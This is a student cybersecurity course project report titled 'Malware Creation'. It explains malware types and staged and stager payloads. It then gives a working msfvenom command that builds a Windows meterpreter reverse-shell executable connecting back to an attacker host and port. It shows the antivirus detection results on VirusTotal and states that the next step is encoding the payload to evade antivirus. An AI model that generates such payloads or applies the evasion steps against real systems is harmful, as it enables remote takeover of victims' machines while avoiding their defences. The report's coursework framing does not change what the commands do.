PROJECT - 3

ACMEGRADE

Cyber Security (April'24)

MALWARE CREATION

Submitted by: R.Yogeshram

Email: yogeshramr@gmail.com

What is a Malware?

Malware is a term used to describe any software designed to harm, exploit, or otherwise compromise a computer system, network, or device. The word "malware" is a combination of "malicious" and "software."

Examples of common known malwares:

viruses, worms, Trojan viruses, spyware, adware, and ransomware

- **Viruses**: Programs that attach themselves to legitimate files and spread to other files and systems.
- **Worms**: Self-replicating programs that spread independently of user action and often exploit vulnerabilities in network protocols.
- **Trojans**: Malicious programs disguised as legitimate software. They don't self-replicate but can open a backdoor for other malware.
- **Ransomware**: Encrypts a user's files or locks them out of their system until a ransom is paid.
- **Spyware**: Gathers information about a user without their consent, often for malicious purposes.
- **Adware**: Displays unwanted advertisements, often by tracking browsing behavior.
- **Rootkits**: Designed to hide the presence of other malicious software on a system by modifying the operating system or its kernel.

Intention of a Malware:

Malware is developed as harmful software that invades or corrupts your computer network. The goal of malware is to cause havoc and steal information or resources for monetary gain or sheer sabotage intent.

- **Intelligence and intrusion**

Exfiltrates data such as emails, plans, and especially sensitive information like passwords.

- **Disruption and extortion**

Locks up networks and PCs, making them unusable. If it holds your computer hostage for financial gain, it's called ransomware.

- **Destruction or vandalism**

Destroys computer systems to damage your network infrastructure.

- **Steal computer resources**

Uses your computing power to run botnets, cryptomining programs (cryptojacking), or send spam emails.


- **Monetary gain**

Sells your organization's intellectual property on the dark web.

Malware Creation:

Tool:- msfvenom

Generally msfpayload + encoding results in creation of msfvenom



```
┌──(kali㉿kali)-[~]
└─$ sudo msfvenom --help
[sudo] password for kali:
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
    -l, --list            <type>     List all modules for [type]. Types are: payloads, encoders, nops, platforms, arch
s, encrypt, formats, all
    -p, --payload         <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '
-' or STDIN for custom
        --list-options               List --payload <value>'s standard, advanced and evasion options
    -f, --format          <format>   Output format (use --list formats to list)
    -e, --encoder         <encoder>  The encoder to use (use --list encoders to list)
        --service-name    <value>    The service name to use when generating a service binary
        --sec-name        <value>    The new section name to use when generating large Windows binaries. Default: rand
om 4-character alpha string
        --smallest                   Generate the smallest possible payload using all available encoders
        --encrypt         <value>    The type of encryption or encoding to apply to the shellcode (use --list encrypt
to list)
        --encrypt-key     <value>    A key to be used for --encrypt
        --encrypt-iv      <value>    An initialization vector for --encrypt
    -a, --arch            <arch>     The architecture to use for --payload and --encoders (use --list archs to list)
        --platform        <platform> The platform for --payload (use --list platforms to list)
    -o, --out             <path>     Save the payload to a file
    -b, --bad-chars       <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled         <length>   Prepend a nopsled of [length] size on to the payload
        --pad-nops                   Use nopsled size specified by -n <length> as the total payload size, auto-prepend
ing a nopsled of quantity (nops minus payload length)
    -s, --space           <length>   The maximum size of the resulting payload
        --encoder-space   <length>   The maximum size of the encoded payload (defaults to the -s value)
    -i, --iterations      <count>    The number of times to encode the payload
    -c, --add-code        <path>     Specify an additional win32 shellcode file to include
    -x, --template        <path>     Specify a custom executable file to use as a template
    -k, --keep                       Preserve the --template behaviour and inject the payload as a new thread
    -v, --var-name        <value>    Specify a custom variable name to use for certain output formats
    -t, --timeout         <second>   The number of seconds to wait when reading the payload from STDIN (default 30, 0
to disable)
    -h, --help                       Show this message

┌──(kali㉿kali)-[~]
└─$ 
```

To know about the format supported for payload creation

```
msfvenom -l formats
```

To know about the payloads available in msfvenom

```
msfvenom -l payloads
```

Stager Malware


Stager malware refers to an initial piece of malware that sets the stage for a more complex attack. Its primary function is to download or install additional payloads onto the infected system. The stager typically:

- **Downloads Additional Payloads**: After infecting a system, the stager malware connects to a remote server and downloads additional malicious components, such as keyloggers, ransomware, or other types of malware.
- **Establishes a Connection**: It often establishes a connection with a command-and-control server to receive instructions or updates.
- **Initial Compromise**: The stager malware itself might be relatively simple and designed to avoid detection while setting up the environment for more dangerous payloads.

Staged Malware

Staged malware refers to a broader approach where the attack is executed in multiple stages. This method involves a series of steps or phases, each with a specific function:


- **First Stage**: The initial stage might involve a small, less detectable piece of malware (a stager) or a seemingly benign application that prepares the system for the next stages. It could also be used to gather information or create a foothold in the system.
- **Subsequent Stages**: The first stage may trigger or download additional payloads or malware components in subsequent stages. Each stage may have different functions, such as data exfiltration, lateral movement within the network, or further exploitation of vulnerabilities.
- **Complex Attack Chains**: Staged malware can involve complex attack chains with multiple phases designed to evade detection, maintain persistence, and achieve the attacker’s goals over time.



```
┌──(kali㉿kali)-[~]
└─$ sudo msfvenom -p windows/x64/meterpreter/reverse_winhttp LHOST=192.168.29.134 LPORT=8085 -f exe -o winhttp.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 999 bytes
Final size of exe file: 7680 bytes
Saved as: winhttp.exe

┌──(kali㉿kali)-[~]
└─$ ls -l | grep winh
-rw-r--r-- 1 root root  7680 Aug 11 01:56 winhttp.exe
```

after payload creation goto “ Virustotal” website and select the file(malware) we created and perform analysis



https://www.virustotal.com/gui/file/60e2c1088ca1c932bc052de782df4a60b2953c119d0ead3fd7825384582dbfe5?nocache=1

60e2c1088ca1c932bc052de782df4a60b2953c119d0ead3fd7825384582dbfe5

55 / 75

55/75 security vendors flagged this file as malicious

60e2c1088ca1c932bc052de782df4a60b2953c119d0ead3fd7825384582dbfe5

winhttp.exe

peexe 64bits spreader

Size 7.50 KB

Last Analysis Date a moment ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.metasploit/rozena

Threat categories trojan hacktool

Family labels metasploit rozena meterpreter

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	Trojan/Win.Generic.R512398
AliCloud	Backdoor:Win/shellcode.api(dyn)	ALYac	Trojan.Metasploit.A
Antiy-AVL	GrayWare/Win32.Rozena.j	Arcabit	Trojan.Metasploit.A
Avast	Win32:MsfShell-V [Hack]	AVG	Win32:MsfShell-V [Hack]
Avira (no cloud)	TR/Crypt.XPACK.Gen7	BitDefender	Trojan.Metasploit.A
Bkav Pro	W64.AIDetectMalware	CrowdStrike Falcon	Win/malicious_confidence_100% (D)

As we can see that almost 55 out of 75 antivirus vendors were able to detect that this was malware . so we try encoding this malware – we use the process of encoding to remove the antivirus detection system

To check or look for possible encoders in kali

msfvenom -l encoders